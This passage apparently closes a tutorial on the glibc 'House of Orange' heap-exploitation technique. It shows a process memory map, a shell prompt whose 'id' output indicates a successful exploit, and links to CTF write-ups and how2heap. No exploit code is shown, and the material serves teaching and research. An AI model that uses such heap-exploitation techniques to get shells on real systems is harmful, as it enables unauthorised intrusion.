7fce93954000-7fce9396a000 r-xp 00000000 08:01 920001                     /lib/x86_64-linux-gnu/libgcc_s.so.1
7fce9396a000-7fce93b69000 ---p 00016000 08:01 920001                     /lib/x86_64-linux-gnu/libgcc_s.so.1
7fce93b69000-7fce93b6a000 rw-p 00015000 08:01 920001                     /lib/x86_64-linux-gnu/libgcc_s.so.1
7fce93b6a000-7fce93d2a000 r-xp 00000000 08:01 919963                     /lib/x86_64-linux-gnu/libc-2.23.so
7fce93d2a000-7fce93f2a000 ---p 001c0000 08:01 919963                     /lib/x86_64-linux-gnu/libc-2.23.so
7fce93f2a000-7fce93f2e000 r--p 001c0000 08:01 919963                     /lib/x86_64-linux-gnu/libc-2.23.so
7fce93f2e000-7fce93f30000 rw-p 001c4000 08:01 919963                     /lib/x86_64-linux-gnu/libc-2.23.so
7fce93f30000-7fce93f34000 rw-p 00000000 00:00 0
7fce93f34000-7fce93f5a000 r-xp 00000000 08:01 919935                     /lib/x86_64-linux-gnu/ld-2.23.so
7fce94140000-7fce94143000 rw-p 00000000 00:00 0
7fce94158000-7fce94159000 rw-p 00000000 00:00 0
7fce94159000-7fce9415a000 r--p 00025000 08:01 919935                     /lib/x86_64-linux-gnu/ld-2.23.so
7fce9415a000-7fce9415b000 rw-p 00026000 08:01 919935                     /lib/x86_64-linux-gnu/ld-2.23.so
7fce9415b000-7fce9415c000 rw-p 00000000 00:00 0
7ffc7a92f000-7ffc7a950000 rw-p 00000000 00:00 0                          [stack]
7ffc7a99c000-7ffc7a99f000 r--p 00000000 00:00 0                          [vvar]
7ffc7a99f000-7ffc7a9a1000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
$ id
uid=1000(lazenca0x0) gid=1000(lazenca0x0) groups=1000(lazenca0x0),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
113(lpadmin),128(sambashare)
$
```

Related information

- http://4ngelboy.blogspot.jp/2016/10/hitcon-ctf-qual-2016-house-of-orange.html
- https://github.com/shellphish/how2heap/blob/master/house_of_orange.c
- http://www.hardtobelieve.me/index.php/2017/02/16/uba-and-fsop/
- http://uaf.io/exploitation/2017/09/03/TokyoWesterns-2017-Parrot.html

Unknown macro: 'html'